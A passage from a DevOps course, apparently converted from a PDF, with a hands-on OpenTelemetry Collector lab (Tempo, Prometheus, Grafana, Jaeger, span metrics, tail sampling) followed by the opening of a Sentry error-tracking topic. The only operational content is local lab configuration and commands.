Distributions. The `core` distribution is tiny; `contrib` includes hundreds of community components (`tail_sampling`, `span_metrics`, `filelog`). For production you can build a custom Collector with only the components you use with the OpenTelemetry Collector Builder (`ocb`) to shrink size and attack surface.

Agent versus gateway. An *agent* Collector sits near the workload (sidecar or DaemonSet): low latency, adds host metadata, local buffering. A *gateway* Collector is a central, scalable tier: tail sampling (all spans of a trace must reach the same instance, usually via a load-balancing exporter), redaction, fan-out to multiple backends and credentials for vendors in one place.

Why a Collector at all? The SDK can export straight to a backend. The Collector adds: retries and buffering so a backend outage does not hurt applications, one place to rotate credentials, changing or adding backends without redeploying apps, sampling and PII scrubbing, and conversion between formats (Jaeger, Zipkin, Prometheus, OTLP).

Metrics and logs. OTel also covers metrics (counters, gauges, histograms; see Metric Types §10.4) and logs, and the Collector can receive Prometheus-style scrapes or tail log files. Maturity differs by language and signal: traces are the most mature, metrics are stable in most SDKs, logs support varies. Check the language's status table in the docs before committing to a signal. Many teams keep **Prometheus** client libraries for metrics (Prometheus and PromQL §10.2) and use OTel for traces, which is exactly what the capstone does.

6 Step-by-step guide

Prerequisites: the `shop-api` and `inventory` services and `tracing.js` from Distributed Tracing §10.8 in `~/l10-trace` (stop the standalone Jaeger container from that topic if it is still running, since both want ports 4317 and 4318), Docker with Compose v2, about 1.5 GB of free RAM. No cost. Versions were current when written; if a tag is gone, use the newest one and re-read its release notes. The services themselves need **no code change**: they already send OTLP to `http://localhost:4318`, which will now be the Collector.

1. **Write the Collector config** `~/l10-trace/otel-collector.yml`.

```yaml
receivers:
  otlp:
    protocols:
```

```
      grpc:
        endpoint: 0.0.0.0:4317     # must be explicit: the default is localhost only
      http:
        endpoint: 0.0.0.0:4318

processors:
  memory_limiter:                  # protects the collector itself; always first
    check_interval: 1s
    limit_mib: 256
    spike_limit_mib: 64
  resource/env:
    attributes:
      - key: deployment.environment.name
        value: lab
        action: upsert
  batch:                           # group spans before sending; always last
    timeout: 2s

connectors:
  span_metrics:                    # turns spans into request, error and duration
  metrics
    metrics_flush_interval: 15s
    histogram:
      explicit:
        buckets: [10ms, 50ms, 100ms, 250ms, 500ms, 1s, 2.5s]
    dimensions:
      - name: http.route
      - name: http.response.status_code

exporters:
  otlp_grpc/tempo:
    endpoint: tempo:4317
    tls:
      insecure: true               # lab only; use TLS between tiers in production
  prometheus:
    endpoint: 0.0.0.0:8889         # Prometheus scrapes the span-derived metrics here
  debug:
    verbosity: basic               # prints a one-line summary per batch to the
  collector log

service:
  pipelines:
    traces:
      receivers: [otlp]
      processors: [memory_limiter, resource/env, batch]
      exporters: [otlp_grpc/tempo, span_metrics, debug]
    metrics/spanmetrics:
      receivers: [span_metrics]
      exporters: [prometheus]
  telemetry:
    metrics:
      level: normal
      readers:
```

```
        - pull:
            exporter:
              prometheus:
                host: 0.0.0.0
                port: 8888         # the collector's own metrics
```

Check it without starting anything (this needs the contrib image):

```bash
docker run --rm -v "$PWD/otel-collector.yml:/c.yaml:ro" otel/opentelemetry-collector-
  contrib:0.162.0 validate --config=/c.yaml && echo valid
```

2. **Write the Tempo config** `~/l10-trace/tempo.yml` (single process, local disk, one day of retention).

```yaml
stream_over_http_enabled: true

server:
  http_listen_port: 3200

distributor:
  receivers:
    otlp:
      protocols:
        grpc:
          endpoint: 0.0.0.0:4317
        http:
          endpoint: 0.0.0.0:4318

ingester:
  max_block_duration: 5m

compactor:
  compaction:
    block_retention: 24h          # keep traces for one day in the lab

storage:
  trace:
    backend: local
    wal:
      path: /var/tempo/wal
    local:
      path: /var/tempo/blocks
```

3. **Write the Prometheus config** `~/l10-trace/prometheus.yml` and the Grafana data sources

`~/l10-trace/grafana/provisioning/datasources/datasources.yml`.

```yaml
global:
  scrape_interval: 15s

scrape_configs:
  - job_name: otel-collector        # the collector's own health: accepted, refused
  and dropped spans
    static_configs:
      - targets: ["otel-collector:8888"]

  - job_name: otel-spanmetrics      # RED metrics derived from spans
    honor_labels: true              # keep job="shop-api" etc. from the metric instead
  of overwriting it
    static_configs:
      - targets: ["otel-collector:8889"]
```

```yaml
apiVersion: 1
datasources:
  - name: Prometheus
    uid: prometheus
    type: prometheus
    access: proxy
    url: http://prometheus:9090
    isDefault: true

  - name: Tempo
    uid: tempo
    type: tempo
    access: proxy
    url: http://tempo:3200
    jsonData:
      nodeGraph:
        enabled: true
```

4. **Write the Compose file** `~/l10-trace/compose.yaml`.

```yaml
services:
  otel-collector:
    image: otel/opentelemetry-collector-contrib:0.162.0
    command: ["--config=/etc/otelcol/config.yaml"]
    volumes:
      - ./otel-collector.yml:/etc/otelcol/config.yaml:ro
    ports:
      - "4317:4317"   # OTLP gRPC
      - "4318:4318"   # OTLP HTTP
```

```
    depends_on: [tempo]

  tempo-init:                       # the Tempo image runs as uid 10001 and cannot
  write a fresh volume
    image: busybox:1.37
    user: root
    command: ["sh", "-c", "chown -R 10001:10001 /var/tempo"]
    volumes:
      - tempo-data:/var/tempo

  tempo:
    image: grafana/tempo:2.10.8
    command: ["-config.file=/etc/tempo/tempo.yml"]
    volumes:
      - ./tempo.yml:/etc/tempo/tempo.yml:ro
      - tempo-data:/var/tempo
    depends_on:
      tempo-init:
        condition: service_completed_successfully

  prometheus:
    image: prom/prometheus:v3.15.0
    command:
      - --config.file=/etc/prometheus/prometheus.yml
      - --storage.tsdb.retention.time=2d
    volumes:
      - ./prometheus.yml:/etc/prometheus/prometheus.yml:ro
    ports: ["9090:9090"]

  grafana:
    image: grafana/grafana:13.0.10
    environment:
      GF_SECURITY_ADMIN_USER: admin
      GF_SECURITY_ADMIN_PASSWORD: admin   # lab only
    volumes:
      - ./grafana/provisioning:/etc/grafana/provisioning:ro
    ports: ["3001:3000"]
    depends_on: [prometheus, tempo]

volumes:
  tempo-data: {}
```

5. **Start the stack and wait for Tempo** (it reports ready about 30 seconds after start).

```bash
cd ~/l10-trace && docker compose up -d
docker compose ps
sleep 30; docker compose exec tempo wget -qO- localhost:3200/ready
```

Expect the services `otel-collector`, `tempo`, `prometheus` and `grafana` running (`tempo-init` exits with code 0 after its one job), and `ready` from Tempo. If Tempo says `Ingester not ready`, wait a little longer.

6. **Run the two services against the Collector** (identical to the previous topic, since the Collector listens on 4318).

```bash
export OTEL_EXPORTER_OTLP_ENDPOINT=http://localhost:4318
export OTEL_NODE_RESOURCE_DETECTORS=env,host,os,process
export OTEL_RESOURCE_ATTRIBUTES=service.version=1.0.0
OTEL_SERVICE_NAME=inventory node --require ./tracing.js inventory.js &
OTEL_SERVICE_NAME=shop-api  node --require ./tracing.js shop-api.js  &
sleep 2
for i in $(seq 30); do curl -s localhost:8080/checkout > /dev/null; done
curl -s 'localhost:8080/checkout?slow=1' > /dev/null; curl -s
  'localhost:8080/checkout?fail=1' > /dev/null
```

7. **Watch the Collector work.** The `debug` exporter prints one line per batch, and the Collector's own metrics count what it handled (Prometheus scrapes them from port 8888; here you read them from inside the Prometheus container).

```bash
docker compose logs otel-collector | grep -a Traces | tail -3
docker compose exec prometheus wget -qO- otel-collector:8888/metrics | grep -E
  '^otelcol_(receiver_accepted|exporter_sent)_spans'
```

   The first prints lines such as `Traces ... {"resource spans": 2, "spans": 14}`. The second shows a pair of counters like `otelcol_receiver_accepted_spans{...} 200` and `otelcol_exporter_sent_spans{exporter="otlp_grpc/tempo",...} 200`. Equal numbers mean nothing was dropped; a growing `otelcol_exporter_send_failed_spans` means the link to Tempo is broken.

8. **Find traces in Grafana.** Open http://localhost:3001 (user `admin`, password `admin`), go to *Explore*, pick *Tempo*, choose the *TraceQL* query type and run:

```
{ resource.service.name = "shop-api" && duration > 500ms }
{ status = error }
```

   Click a trace ID to open the waterfall. Under the span's resource attributes you see `deployment.environment.name=lab` (added by the Collector's `resource/env` processor) and `service.version=1.0.0` (set by the SDK from `OTEL_RESOURCE_ATTRIBUTES`). Neither the services nor their code changed.

9. **Query RED metrics derived from spans** in Prometheus (http://localhost:9090/query). The `span_metrics` connector counted every server span, which is a way to get request rate, errors and latency even for code that has no Prometheus instrumentation.

```promql
sum by (service_name)
  (rate(traces_span_metrics_calls_total{span_kind="SPAN_KIND_SERVER"}[1m]))
sum by (service_name)
  (rate(traces_span_metrics_calls_total{span_kind="SPAN_KIND_SERVER",
  status_code="STATUS_CODE_ERROR"}[5m]))
  / sum by (service_name)
  (rate(traces_span_metrics_calls_total{span_kind="SPAN_KIND_SERVER"}[5m]))
histogram_quantile(0.95, sum by (service_name, le)
  (rate(traces_span_metrics_duration_milliseconds_bucket{span_kind="SPAN_KIND_SERVER"}
  [5m])))
```

   The last result is in milliseconds. Generate more traffic if the `rate` queries are empty (they need two samples in the window).

10. **Prove vendor neutrality: add a second backend without touching the apps.** Add Jaeger to `compose.yaml` under `services:`, add an exporter in the Collector, and list it in the `traces` pipeline.

```yaml
  jaeger:
    image: jaegertracing/jaeger:2.22.0
    ports: ["16686:16686"]
```

```yaml
exporters:
  otlp_grpc/jaeger:
    endpoint: jaeger:4317
    tls:
      insecure: true
service:
  pipelines:
    traces:
      exporters: [otlp_grpc/tempo, otlp_grpc/jaeger, span_metrics, debug]
```

   (Merge these into the existing sections; do not create a second `exporters:` or `service:` key.) Then `docker compose up -d jaeger && docker compose restart otel-collector`, send more requests, and open http://localhost:16686: the same traces now appear in Jaeger as well as in Tempo, with no change to `shop-api` or `inventory`. This is what an OTLP-based setup buys you.

11. **Switch from head sampling to tail sampling and keep metrics complete.** Replace the Collector config with this version of the processors, connectors and pipelines (the receivers, exporters and `telemetry` blocks stay as they are). Spans first go through `span_metrics` (so metrics see 100 percent of traffic) and are then forwarded to a second pipeline that applies tail sampling.

```yaml
processors:
  memory_limiter:
    check_interval: 1s
    limit_mib: 256
    spike_limit_mib: 64
  resource/env:
    attributes:
      - key: deployment.environment.name
        value: lab
        action: upsert
  tail_sampling:
    decision_wait: 10s             # how long to wait for the rest of a trace before
  deciding
    policies:
      - name: keep-errors
        type: status_code
        status_code:
          status_codes: [ERROR]
      - name: keep-slow
        type: latency
        latency:
          threshold_ms: 500
      - name: sample-the-rest
        type: probabilistic
        probabilistic:
          sampling_percentage: 10
  batch:
    timeout: 2s

connectors:
  span_metrics:
    metrics_flush_interval: 15s
    histogram:
      explicit:
        buckets: [10ms, 50ms, 100ms, 250ms, 500ms, 1s, 2.5s]
    dimensions:
      - name: http.route
      - name: http.response.status_code
  forward/sampling: {}             # hands spans from one pipeline to the next

service:
  pipelines:
    traces/in:                     # sees 100 percent of spans: metrics are computed
  here
```

```
      receivers: [otlp]
      processors: [memory_limiter, resource/env]
      exporters: [span_metrics, forward/sampling]
    traces/stored:                # only the kept traces go to storage
      receivers: [forward/sampling]
      processors: [tail_sampling, batch]
      exporters: [otlp_grpc/tempo, debug]
    metrics/spanmetrics:
      receivers: [span_metrics]
      exporters: [prometheus]
```

Restart the Collector, send 100 normal requests plus three `?slow=1` and three `?fail=1`, wait 30 seconds and search in Tempo. You should find all six interesting traces plus only about a tenth of the normal ones. In a test run of this exact configuration, 106 requests produced 18 stored traces, including all 3 slow and all 3 failed ones. The request-rate query from step 9 still counts all 106, which is the reason metrics are computed before sampling.

12. **Zero-code option.** You do not need `tracing.js` at all for simple cases:

```bash
OTEL_SERVICE_NAME=inventory OTEL_EXPORTER_OTLP_ENDPOINT=http://localhost:4318 \
  node --require @opentelemetry/auto-instrumentations-node/register inventory.js
```

The service appears in Tempo with the same automatic spans. Use `tracing.js` when you need to set options, such as turning individual instrumentations off.

13. **Clean up.**

```bash
kill $(jobs -p); cd ~/l10-trace && docker compose down      # add -v to delete stored
  traces
```

7 Real-world scenario

Illustrative scenario. A company has fifty services and an expensive commercial APM tool, each service using the vendor's proprietary agent. The contract is up for renewal, and switching would mean touching every service. The platform team introduces OpenTelemetry in three steps. First, a gateway Collector receives OTLP and exports to the existing vendor, so nothing changes for anyone. Second, services are re-instrumented one at a time with the OTel agent (a Java option or a Node `--require`, added by the shared Docker base image), pointing at the Collector. Third, the Collector gains a second exporter for a self-hosted Tempo and Prometheus stack, run in parallel for a month to compare results.

During the parallel run the team finds two problems the Collector makes easy to fix: health-check spans make up 40 percent of all spans (dropped with a `filter` processor) and a service puts user emails into a span attribute (deleted with an `attributes` processor, then fixed at the source). The bill drops, the vendor is removed from the pipeline with a one-line change and no service is redeployed.

Lesson: the Collector is the control point. Applications emit standard OTLP; everything about cost, privacy and destination is configuration you own.

8 Common mistakes and best practices

Don't

- Forget `service.name`: every service shows up as `unknown_service` and traces cannot be filtered.
- Rely on the default OTLP receiver address in containers: it can bind to `localhost` only. Set `0.0.0.0:4317/4318` explicitly.
- Put `batch` before `memory_limiter`, or omit `memory_limiter`: the Collector can be killed by the OOM killer under load.
- Run tail sampling on several Collector replicas without routing all spans of a trace to the same one: traces get split and decisions become wrong.
- Compute request counts from sampled traces. Compute span metrics before sampling, or keep RED metrics in your metrics system.
- Use high-cardinality attributes (`user.id`, full URL) as `span_metrics` dimensions: they become labels on every series.
- Run `contrib` with all components in a locked-down production environment without considering a custom build.
- Export to a backend over plaintext across a network you do not control. Use TLS and authentication headers.

Do

- Instrument with OTel APIs and semantic conventions, export OTLP, and keep backend details in the Collector.
- Set `service.name`, `service.version` and `deployment.environment.name` everywhere, using environment variables.
- Always run a `memory_limiter` first and `batch` last; monitor the Collector itself (`otelcol_*` metrics) and alert on send failures.
- Start with automatic instrumentation, add a few manual spans, and review attribute names against the conventions.

- Version the Collector configuration in Git and validate it in CI with the `validate` command.
- Pin Collector image versions and read release notes on upgrade: component names and options change, as `otlp` to `otlp_grpc` did.

9 Tasks

- [ ] **T1 — Follow the lab** *(≈75 min, intermediate)*
  - **Goal:** run the Collector, Tempo, Prometheus and Grafana and see traces and span metrics.
  - **Steps:**
    1. Do steps 1-9 of section 6.
    2. In Tempo run `{ status = error }` and open one trace.
    3. In Prometheus run the three queries from step 9.
  - **Done when:** you can show an error trace in Grafana and the error ratio per service in Prometheus, both without any change to the application code.

- [ ] **T2 — Add a processor: drop health checks and scrub an attribute** *(≈45 min, intermediate)*
  - **Goal:** control data in the Collector.
  - **Steps:**
    1. Add a `/healthz` route to `shop-api` and call it often.
    2. Add a `filter/health` processor (`error_mode: ignore`, `traces: span: ['attributes["http.route"] == "/healthz"']`) to the traces pipeline.
    3. Add an `attributes/scrub` processor that deletes an attribute you set on a span (for example `user.email`).
    4. Validate with the `validate` command, restart and check Tempo.
  - **Done when:** no `/healthz` traces appear in Tempo and the scrubbed attribute is missing from stored spans.

- [ ] **T3 — Break it: wrong endpoint, then find it with metrics** *(≈45 min, intermediate)*
  - **Goal:** diagnose a silent telemetry loss.
  - **Steps:**
    1. Change the Tempo exporter endpoint to `tempo:4999`. Restart the Collector and send requests.
    2. Observe that the applications work and no traces arrive. Find the evidence in `docker compose logs otel-collector` and in `otelcol_exporter_send_failed_spans`.

3. Fix the endpoint and watch the counters recover.

- **Done when:** you can state which log line and which metric revealed the failure and write an alert expression for it.

- [ ] **T4 — Vendor neutrality drill** *(≈45 min, intermediate)*
  - **Goal:** switch backends without touching an application.
  - **Steps:**
    1. Do step 10 (Jaeger alongside Tempo).
    2. Remove the Tempo exporter, keep only Jaeger, and restart the Collector.
    3. Confirm applications were not restarted (process start times) while traces moved.
  - **Done when:** traces only appear in Jaeger and you can explain what stayed the same (SDK, OTLP, code).

- [ ] **T5 — Tail sampling with a test** *(≈60 min, advanced)*
  - **Goal:** keep every error and slow trace, and prove it.
  - **Steps:**
    1. Do step 11.
    2. Script it: send 200 normal requests, 5 slow and 5 failing; query Tempo's search API (`/api/search`) and assert all 10 interesting traces exist.
    3. Compare the stored trace count with the span-metric request count.
  - **Done when:** your script passes, and you can explain why stored traces are fewer than the request count while the metric is complete.

- [ ] **T6 — Prove it: draw and defend the pipeline** *(≈45 min, advanced)*
  - **Goal:** explain OTel end to end.
  - **Steps:**
    1. Without the guide, draw the path of one span from `tracer.startSpan` to the Tempo disk: API, SDK, sampler, batch, OTLP, receiver, processors, exporter.
    2. Write down where you would put redaction, tail sampling, and the memory limiter, and why in that order.
    3. List what would change if the company moved from Tempo to a commercial vendor.
  - **Done when:** a teammate can use your drawing to find why spans are missing, and your migration list contains no application code change.

10 Self-check questions

1. What is the difference between the OTel API and SDK, and why do libraries depend only on the API?
2. What is OTLP, and which ports does it use?
3. Why put a Collector between applications and a backend?
4. What are the five top-level sections of a Collector config, and what happens to a component that is defined but not used in a pipeline?
5. Why should `memory_limiter` come first and `batch` last?
6. Why compute span metrics before tail sampling?

ANSWERS

1. The API is the stable interface for creating telemetry; the SDK implements sampling, batching and export. Without an SDK the API is a no-op, so library authors can instrument without forcing a choice (or version) of SDK on their users.
2. The OpenTelemetry Protocol, the standard wire format for traces, metrics and logs: gRPC on port 4317 or HTTP on port 4318 (`/v1/traces` , `/v1/metrics` , `/v1/logs`), protobuf or JSON.
3. Retries and buffering, central redaction and sampling, credential management, fan-out to several backends and the freedom to change backends without redeploying applications.
4. `receivers` , `processors` , `exporters` , `connectors` and `service` (plus optional `extensions`). Unused components are ignored: nothing runs until a pipeline references them.
5. `memory_limiter` must run first so it can refuse data before work is done when memory is tight; `batch` must be last so the data is grouped just before export, after filtering and sampling reduced it.
6. Sampling discards traces, which would make rates and error ratios wrong. Computing metrics from 100 percent of spans first keeps them accurate while storage sees only the sample.

11 Further reading

- OpenTelemetry documentation (opentelemetry.io/docs): "Concepts", "Collector", "Instrumentation" for your language, "Zero-code instrumentation" and the status/maturity page.
- OpenTelemetry Semantic Conventions reference.
- OTLP specification (the `opentelemetry-proto` repository).
- Collector configuration documentation, and the `opentelemetry-collector-contrib` repository READMEs for `tail_sampling` , `span_metrics` (connector), `filter` and `attributes` processors.
- Grafana Tempo and Jaeger documentation for OTLP ingestion.

- See also: Distributed Tracing §10.8, Correlation IDs §10.7, Sentry §10.10, What to Monitor §10.11.

LAB NOTES What I ran, what I saw, what it means

10.10 Sentry

Topic 10 of 11 | ~4 hours | Difficulty: Intermediate

1 What it is

Sentry is an **error tracking** service: your application embeds a small SDK (software development kit) that catches exceptions and crashes, adds context (stack trace, release, environment, request details, tags, breadcrumbs of what happened just before) and sends one **event** per error to Sentry. Sentry then **groups** events that share a cause into a single **issue**, so ten thousand identical `TypeError`s become one row with a counter, a first-seen time, a last-seen time, the releases that were affected and the users who hit it.

Metrics tell you *that* something is wrong ("5 percent of checkouts fail"). Logs tell you *what happened* on one request, if you know which request to look at. An error tracker answers a third question directly: **which exact line of code threw, since which release, how often, and who is affected?** It also handles the boring parts that make errors actionable:

Concept	What it means
DSN (Data Source Name)	The URL an SDK sends events to. It identifies a project and contains a public key. It is not a secret in browsers, but treat it as configuration, not as source code
Event and issue	An event is one occurrence. An issue is a group of events with the same **fingerprint** (by default derived from the stack trace and error type)
Release	A version label for a deploy, such as `shop-api@1.4.2` or a Git commit hash. Events carry it, so you can see "introduced in 1.4.2, fixed in 1.4.3"
Environment	`production`, `staging`, `lab`. Lets you alert on production only
Source maps	Files that map minified or compiled code back to your original source, so the stack trace shows `src/checkout.ts:28` instead of `dist/app.js:1:829`
Alert rule	A condition that notifies a person or channel: "a new issue appears in production", "an issue gets more than 50 events in 10 minutes"
Breadcrumbs, tags, context	Extra data on an event: recent log lines and HTTP calls, searchable key-value labels (`request_id`), and structured blobs

2 Why it matters in DevOps

- **Mean time to understand drops.** A metrics alert wakes you; Sentry hands you the stack trace, the release and the first bad deploy. Without it the on-call engineer greps logs across hosts.
- **Errors are triaged, not just counted.** Grouping, ownership (code owners), "resolved in next release" and regression detection turn an exception stream into a work queue.
- **Release safety.** Because every event knows its release, a bad deploy shows up as a new issue tied to one version within minutes. That feeds the rollback decision (Rollback §5.7).
- **Catches what metrics hide.** A handled-but-wrong error that returns HTTP 200, a background job that throws, or a rare error in a single code path rarely moves a dashboard. An error tracker sees each one.
- **It is also a risk.** Events can contain personal data and secrets (request bodies, headers, local variables). Cost scales with event volume, and a retry loop can burn a monthly quota in an hour. Both need deliberate configuration.

3 Real-world system example

Sentry started as an open-source exception logger for Django and grew into a hosted product (sentry.io) with SDKs for most languages and frameworks. Its SDKs are open source, and the server can be run yourself: the `getsentry/self-hosted` repository installs it with Docker Compose, but it is a multi-service system (databases, queues, workers) that needs a machine with several CPU cores and well over 8 GB of RAM, so many teams use the hosted service instead. Compatible alternatives such as **GlitchTip** implement the Sentry ingestion API with a much smaller footprint, and commercial peers include Rollbar and Bugsnag. Check each product's current licence and pricing pages before choosing.

A common production pattern, and the one this topic builds: the CI pipeline creates a **release** named after the Git commit, uploads **source maps** for exactly the files being shipped, tells Sentry about the **deploy** to an environment, and the running app reports `release` and `environment` in `Sentry.init`. Sentry integrates with Git hosts (GitHub, GitLab and others) to show **suspect commits** (the commits that touched the failing lines) and with chat tools (Slack, Microsoft Teams) and incident tools (PagerDuty, Opsgenie) for notifications.

4 Diagram

What happens between an exception and a notification:




Figure 10.10-1

And how a release makes stack traces readable and regressions visible:




Figure 10.10-2

5 How it works

Capture. The SDK installs global handlers for uncaught exceptions and unhandled promise rejections, and you call `Sentry.captureException(err)` for errors you catch yourself. Web frameworks usually offer an error-handler hook (for Express, `Sentry.setupExpressErrorHandler(app)`, or your own handler as in the lab). Nothing blocks the request: events are queued and sent in the background, and `Sentry.flush()` or `Sentry.close()` waits for them on shutdown.

Context. A **scope** carries data that is attached to events: `setTag` (indexed, searchable, low cardinality values such as `route` or `request_id`), `setContext` (structured blobs, not searchable), `setUser` (use an opaque ID, not an email). Use `Sentry.withScope` to attach data to one event only. Copy the `request_id` and trace ID from Correlation IDs §10.7 into tags, so an issue links to the exact logs and trace.

Grouping. Events are grouped by a **fingerprint**, by default computed from the stack trace (and the error type and message when there is no stack). Good grouping needs good stack traces, which is why source maps matter. Override it with a custom fingerprint when a framework wraps every error in the same frame, or when one cause produces messages with changing numbers. Over-grouping hides distinct bugs; under-grouping gives you 400 issues for one bug.

Releases. Set `release` in `Sentry.init` to the same string you register in CI. Sentry then shows per-release issue lists, "new in this release", regressions, and (for sessions-based SDKs) crash-free rates. A release can have **commits** attached (`sentry-cli releases set-commits --auto`, which needs the repository integration) that power suspect commits and "resolve in next release". A **deploy** record marks when a release reached an environment.

Source maps. Compiled, bundled or minified JavaScript produces stack frames like `server.js:1:829`. A source map translates that position back to the original file, line and column. Two ways to get readable frames:

Approach	How	Notes
Upload to Sentry	`sentry-cli sourcemaps inject` then `sourcemaps upload` in CI	Needed for browser code, because users run your minified bundle. Never publish the `.map` files publicly if the source is private
Node's own mapping	Run with `node --enable-source-maps`	Node rewrites `error.stack` before the SDK reads it; works for servers you control but adds startup and memory cost

Modern Sentry matches maps to events through **debug IDs**: `inject` writes a unique ID into each built file and its map, so a mismatch between "the code that runs" and "the map that was uploaded" is detected instead of silently showing wrong lines. Older setups matched by

release name plus file path (`--url-prefix`); keep the release name correct either way.

Alert rules. Typical rules, in order of usefulness:

Rule	Trigger	Action
New issue in production	An issue is seen for the first time	Message to the team channel
Regression	A resolved issue reappears	Notify the issue owner
Spike	An issue exceeds N events in M minutes	Page or high-priority message
High volume of unhandled errors	Count of errors per time window above a threshold	Notify, link to the dashboard

Sentry has different rule types in its UI (issue-based rules and metric-based rules whose names and layout change between releases); look for the "Alerts" section of your project. Always filter by `environment:production` so staging never pages anybody.

Sampling and cost. `sampleRate` (errors) defaults to sending all of them; Sentry also offers inbound filters, spike protection and per-project rate limits server-side. Use `ignoreErrors` for known noise (browser extensions, client disconnects) and fix retry loops at their source. Performance tracing is a separate, separately sampled feature (`tracesSampleRate`); this level uses OpenTelemetry for traces (OpenTelemetry §10.9).

Privacy. Anything in an event is data you ship to a third party. Control it at three levels: SDK options for what is collected by default (the option names differ between SDK major versions: older versions use `sendDefaultPii` , version 11 uses a `dataCollection` object, so read the docs for your version), `beforeSend` to delete or mask fields in code, and server-side data scrubbing rules. Never put tokens, passwords or full card numbers in tags or contexts.

Sentry or OpenTelemetry on the same Node process. Recent Sentry Node SDKs were built on OpenTelemetry. Version 11 does not register its own tracer provider unless `enableOpenTelemetrySetup` is set, so it coexists with an OTel SDK that you start yourself (as the capstone does); older major versions needed `skipOpenTelemetrySetup: true` for that. Check the SDK's migration notes when you upgrade.

Errors versus metrics, logs and traces.

Question	Best tool
Is the error rate above the SLO right now?	Metrics and an alert (Prometheus and PromQL §10.2)
Which exception, on which line, since which release?	Sentry
What did this one request do, in order?	Logs, found via `request_id`

Question	Best tool
Which downstream call made it slow?	Traces
Did the error come back after the fix?	Sentry (regression)

Use them together: the metric alert is the smoke alarm, Sentry is the cause, the trace and logs are the reconstruction.

6 Step-by-step guide

Prerequisites: Node.js 22 or newer, `curl`. For steps 1-8 nothing else is needed: a tiny local server plays the part of Sentry so you can see exactly what the SDK sends. Steps 9-12 need a Sentry account (the free plan is enough; no card required at the time of writing, check the pricing page) with one project of type Node.js. No other cost. The code was run with `@sentry/node` 11.6, `@sentry/cli` 3.8, Express 5 and esbuild 0.28; newer versions may rename options.

1. **Create the project.**

```bash
mkdir -p ~/l10-sentry/src && cd ~/l10-sentry
npm init -y >/dev/null
npm install express @sentry/node
npm install --save-dev typescript esbuild @sentry/cli @types/express @types/node
```

